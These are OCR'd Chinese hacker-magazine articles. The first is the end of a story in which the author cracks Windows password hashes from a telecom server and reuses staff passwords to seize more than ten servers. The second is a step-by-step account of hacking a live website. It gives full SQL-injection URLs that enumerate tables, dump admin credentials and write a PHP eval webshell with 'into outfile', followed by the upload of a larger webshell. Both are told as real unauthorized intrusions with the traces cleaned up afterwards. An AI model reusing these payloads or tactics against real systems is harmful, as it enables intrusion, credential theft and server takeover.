


图11

本来到这里，整个活动就该结束了，但是这台服务器并不是一般的服务器，而是电信内部机房的一台服务器，之前我在他




图12

们公司曾经看到过那个负责我们服务器的员工曾登录过，还有他所辖的另一个归电信所管的网站的服务器，而那个网站在苏北地区可以说是最大的，每天的流量至少有几十万。

我利用旁注王扫描了一下整个网段，如图12，发现整个机房有20多台服务器，其中涉及到苏北地区的很多大站，本来想通过嗅探抓取所需要的信息，可是后来想了想，其实也没必要那么麻烦，既然手里有了电信内部员工管理的服务器，我想其它的服务器也应该是这几个人在管理，那么他们的登录密码会不会一样呢？我认为应该差不多，那么进行Windows2003系统密码的破解就OK了。在破解的过程中也费了不少劲，使用cain没有成功读取出密码，为此我还使用了好几个版本，结果都没有成功，使用LC5结果还是失败，最后使用SAMinside成功抓取出了系统的hash值，如图13。

剩下的任务就是破解密码了，这里我使用SAMinside和LM Tables这对组合，不到十分钟就成功破解出了一个管理员的密码，如图14，这台服务器上有四个电信员工的密码，也全部破解出来了，我使用这四个密码成功的拿下了十几台服务器。




图13




图14

至此，整个入侵过程就告一段落，清除一下痕迹后就走人了！本人声明：这次入侵活动并没有进行任何恶意破坏，除我负责的那个网站外，其它任何数据都没有改动，在此向电信致歉，同时也祝我们的x越办越好！

（文章中涉及到的SAMinside、旁注王2.0，已经收录在了光盘中）

菜鸟入侵记

阿艾

小菜我至今没有女朋友，国庆长假期间，就只好呆在寝室里继续我的入侵之路。因为在国庆放假前我通过上传漏洞曾经得到一台Linux服务器的webshell，而且还是root权限，但由于小菜我还不会使用Linux，所以要想进一步渗透的话，最好还要再弄台Windows服务器。带着这个想法，在十月一日的晚上，我用肉鸡对119.161.XXX.XXX（那台Linux服务器所在的网段）整个网段进行了疯狂的扫描。

第二天早晨起来，看了下扫描结果，心里乐开了花：扫描到了一个ftp弱口令，轻而易举的就拿下了一台服务器。运气好的还在后面：发现了一个站点存在注入漏洞，而且服务器安装有mysql，版本为5.1.22-rc-community。恰好我正苦于寻找一网站来练习手工注入，真是得来全不费功夫啊。不过，实际的入侵过程却并非常想象中的那样简单。

打开网站首页http://www.xxx.com，随手点击一个新闻链接“ http://news.xxx.com/detail.php?tiid=31130”，在网址后面添加单引号提交，显示数据库出错，如图1。继续在网址后面分别添加“and 1=1”和“and 2=1”进行提交，结果返回了不同页面。由此可以判断，网站存在注入漏洞。




图1

接着，我们来查看一下字段长度，构造语句“http://news.xxx.com/detail.php?tiid=30774 order by 1”（有时候还需要再添加一个“--”，是为了注释后面的语句，这里可以不需要“--”），改变“order by”后面的值，当值等于15时返回正常，值等于16时报错，由此可以断定字段数为15。已经知道服务器上安装有mysql，而且版本还是5.0以上，支持union查询。直接进行字段匹配，构造语句“http://news.xxx.com/detail.php?tiid=30774 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15”，提交后返回了如图2所示的页面。

再来查看一下用户名和当前数据库名，构造语句“http://news.xxx.com/detail.php?tiid=30774 and 1=2 union select 1,2,3,user(),5,6,database(),8,9,versio

n(),11,12,13,14,15”，提交后返回了如图3所示的页面。暴出的版本号和扫描出来的版本号一致，数据库用户是DB_root，当前数据库名是shcn。

```
4
10
7
```

图2

```
DB_root@localhost
5.1.22-rc-community
shcn
```

图3

到这里，我首先想到的是使用“select into outfile”导出一句话木马，于是我转到网站首页，看能不能找到一些突破点。进过多次的尝试，在把地址“http://home.xxx.com/index/index”改为“ http://home.xxx.com/index/index.jsp”提交时成功的爆出了网站的绝对路径，如图4。

```
Fatal error: Uncaught exception 'Zend_Controller_Action_Exception' with message 'Action "indexjsp" does not exist and was
not trapped in __call()' in D:\library\Zend\Controller\Action.php:484 Stack trace: #0 D:\library\Zend\Controller\Action.php
(514): Zend_Controller_Action->__call('indexJspAction', Array) #1 D:\library\Zend\Controller\Dispatcher\Standard.php(283):
Zend_Controller_Action->dispatch('indexJspAction') #2 D:\library\Zend\Controller\Front.php(945):
Zend_Controller_Dispatcher_Standard->dispatch(Object(Zend_Controller_Request_Http), Object(Zend_Controller_Response_Http))
#3 D:\apache\htdocs\html\2007\[redacted]home\index.php(80): Zend_Controller_Front->dispatch() #4 {main} thrown in
D:\library\Zend\Controller\Action.php on line 484
```

图4

我又注册个用户，直接把一句话木马改为gif图片格式进行上传，却提示格式错误，可能是做了验证，使用记事本打开一张小图片，然后把一句话木马写进去，这回顺利的上传上去了。但是我得到图片木马的地址为“ http://up.xxx.com/images/2009-10-04/1254617425274a.gif”，联系之前我在点击网站首页新闻链接的时候，转到了“http://news.xxx.com/detail.php?tiid=30774”地址，而爆出的网站绝对路径则是地址“http://home.xxx.com/index/index”暴出的，那么图片的绝对路径到底在哪里呢？我ping了一下这些域名，都在一台服务器上。我尝试猜测，但是都没有成功，看来只能通过后台想办法了。

但是在寻找后台时，又陷入了困境，手工尝试一些常见的后台地址以及通过google查找，都没有成功。实在没有办法了，我又转回了网站的首页来查看网站的链接情况，得到了以下的结果：http://cn.xxx.com/，http://appraise.xxx.com/，http://comment.xxx.com/，http://expo.xxx.com/等等，即链接都是“http://XXX.xxx.com/”形式的。于是我就猜想后台会不会是“http://admin.xxx.com/”呢？在浏览器打开这个地址，终于看到后台登录界面了。

接下来，我们就暴一下当前库中的表名吧，构造语句如下“http://news.xxx.com/detail.php?tiid=30774%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,group_concat(table_name),11,12,13,14,15%20from%20information_schema.tables%20where%20table_schema=database()”，得到了如图5所示的页面。

从返回的界面来看，网站管理员的信息很可能是在shcn_admin表中，继续来暴表名，构造语句“http://news.xxx.com/detail.php?tiid=30774%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,group_concat(column_name),11,12,13,14,15%20from%20information_schema.columns%20where%20table_name="shcn_admin"”，得到了如图6所示的页面。

```
adminsessions,book,cheng_comment,ding,eshop_order,eshop_user,...
nkl, lmx_access, lmx_admingroups, lmx_adminlog, lmx_advertisements, lmx_announcements, lmx_attachments, lmx_attachtypes,
lmx_banned, lmx_bbcodes, lmx_blogcaches, lmx_buddys, lmx_cache, lmx_comment, lmx_failedlogins, lmx_favorites, lmx_forumfi
elds, lmx_forumlinks, lmx_forums, lmx_htmllog, lmx_inquiry, lmx_manager, lmx_medals, lmx_memberfields, lmx_message, lmx_mo
derators, lmx_news, lmx_onlinelist, lmx_onlinetime, lmx_pms, lmx_polls, lmx_posts, lmx_profilefields, lmx_py_index, lmx_re
nks, lmx_regips, lmx_relatedlink, lmx_rsscaches, lmx_searchindex, lmx_sessions, lmx_setting, lmx_settinggroup, lmx_smilie
s, lmx_stats, lmx_statvars, lmx_subscriptions, lmx_template, lmx_templateset, lmx_threads, lmx_threadsmod, lmx_threadtype
s, lmx_user, lmx_useractivation, lmx_usergroups, lmx_words, news_main, news_type, ping, pinglun, pinyin, pl, ren, sessions2, s
hcn_admin, shcn_admin_group, shcn_admin_level, shcn_bookmaking, shcn_chbcate, shcn_honor, shcn_lian, shcn_link, shcn_new
```

图5

```
id, username, password, realname, department, login_ip, login_time, admin_group
```

图6

接着再来暴字段，构造语句如下“http://news.xxx.com/detail.php?tiid=30774%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,concat_ws(0x2b,username,password),11,12,13,14,15%20from%20shcn.shcn_admin”，得到了如图7所示的页面，用户名和密码都出来了。把密码拿到CMD5等在线查询网站上进行破解，破解出密码后，尝试到后台登录，却没有登录成功，使用同样的方法暴其它表的字段，也没有找到用户名和密码。

```
4
admin+e10adc3949ba59abbe56e057f20f883e
7
```

图7

真是很郁闷呀，明明暴出了一个路径，但是却没能派上用场，也暴出了一个用户名和密码，却也不能用，难道要放弃吗？不行，我的思路又转到了路径的查找上。从网站首页开始，我查看网站首页的源代码，又出现了如下的链接“http://www.xxx.com/cn/home/index.php?user_id=1318”，打开这个链接，自动转向了“http://home.xxx.com/hkyihuai”。继续往下看，又有如下链接“http://www.chushan.com/cn/home/index.php?user_id=1318”，打开这个链接，也自动转向到了“http://home.xxx.com/hkyihuai”。这时候，我已经有些眉目了，我猜想管理员可能用根目录下的各子目录名作为其它域名的三级域名，继续查看，发现了这个链接“http://www.xxx.com/web_admin/admin/lb/pic/jay1230603889.gif”，于是我在地址栏提交“http://web_admin.xxx.com/”，也出现了一个后台登录界面，联系得到的一个网站绝对路径和首页链接情况，我基本上就得出了一些结论。继续构造地址“http://www.xxx.com/cn/xxx/”（根据前面暴出的路径来构造），提交后出现了如图8所示的情况。

- Parent Directory
- admin/
- home/
- pub/
- up/

图8

竟然可以浏览目录，分别打开这些目录，在浏览admin和home目录时出现了如图9，图10所示的界面，都出错了，暴出了网站的绝对路径，但是却能够正常浏览pub和up目录。

```
Fatal error: Uncaught exception 'Zend_Controller_Dispatcher_Exception' with message 'Invalid controller specified (cn)' in
D:\library\Zend\Controller\Dispatcher\Standard.php:241 Stack trace: #0 D:\library\Zend\Controller\Front.php(945):
Zend_Controller_Dispatcher_Standard->dispatch(Object(Zend_Controller_Request_Http), Object(Zend_Controller_Response_Http))
#1 D:\apache\htdocs\html\2007\[redacted]\cn\[redacted]\admin\index.php(75): Zend_Controller_Front->dispatch() #2 {main} thrown in
D:\library\Zend\Controller\Dispatcher\Standard.php on line 241
```

图9

```
Fatal error: Uncaught exception 'Zend_Controller_Dispatcher_Exception' with message 'Invalid controller specified (cn)'
in D:\library\Zend\Controller\Dispatcher\Standard.php:241 Stack trace: #0 D:\library\Zend\Controller\Front.php(945):
Zend_Controller_Dispatcher_Standard->dispatch(Object(Zend_Controller_Request_Http), Object(Zend_Controller_Response_Http))
#1 D:\apache\htdocs\html\2007\[redacted]\cn\[redacted]\index.php(80): Zend_Controller_Front->dispatch() #2 {main} thrown in
D:\library\Zend\Controller\Dispatcher\Standard.php on line 241
```

图10

刚才得到的图片地址为“http://up.xxx.com/images/2009-10-04/1254617425274a.gif”，而使用“http://www.xxx.com/cn/xxx/up/images/2009-10-04/1254617425274a.gif”这个地址也可以浏览。现在，就可以肯定我的结论了：管理员确实是用根目录下的各子目录名作为其它域名的三级域名，而且也可以总结出域名和目录的对应情况：

域名	对应目录
www.xxx.com	D:\apache\htdocs\html\2007\xxx\
cn.xxx.com	D:\apache\htdocs\html\2007\xxx\cn\
up.xxx.com	D:\apache\htdocs\html\2007\xxx\cn\xxx\up\
admin.xxx.com	D:\apache\htdocs\html\2007\xxx\cn\xxx\admin\
home.xxx.com	D:\apache\htdocs\html\2007\xxx\cn\xxx\home\或者D:\apache\htdocs\html\2007\xxx\cn\home\
web_admin.xxx.com	D:\apache\htdocs\html\2007\xxx\web_admin\

还有其它的一些链接依此类推，有了绝对路径，构造语句“http://news.xxx.com/detail.php?tiid=30774%20and%201=2%20union%20select%201,2,3,load_file('D:\apache\htdocs\html\2007\xxx\cn\xxx\up\images\2009-10-04\1254617425274a.gif'),5,6,7,8,9,10,11,12,13,14,15%20into%20outfile%20'D:\apache\htdocs\html\2007\xxx\cn\xxx\up\1.php'”，但是在访问的时候，却提示找不到此文件。最后，我在自己的电脑上测试了一下，得出结论：在mysql中，使用“select into outfile”语句时，outfile跟着的路径要写成“c:\\mysql\\1.php”这样的形式，也就是要用“\\”，这样写入的文件才是在c盘的mysql目录下。

马上修改语句提交，现在可以访问了，不过使用一句话木马客户端却连接不上，不知道是什么原因。我又构造语句“http://news.xxx.com/detail.php?tiid=30774%20and%201=2%20union%20select%201,2,3,'<?php%20eval($_POST[cmd]);?>',5,6,7,8,9,10,11,12,13,14,15%20into%20outfile%20'D:\\apache\\htdocs\\html\\2007\\xxx\\cn\\xxx\\up\\4.php'”提交，这回使用客户端连接成功了，再上传一个php大马，如图11。登录进去后，发现权限还是很大的，各个目录都能浏览，如图12。net.exe，cacls.exe被管理员限制了，不能直接添加用户，也不能设置net.exe的权限。觉得再提权下去，也没什么意思了，另外我看了下代码，那个域名为“home.xxx.com”，应该对应“D:\apache\htdocs\html\2007\xxx\cn\xxx\home\”目录。




图11

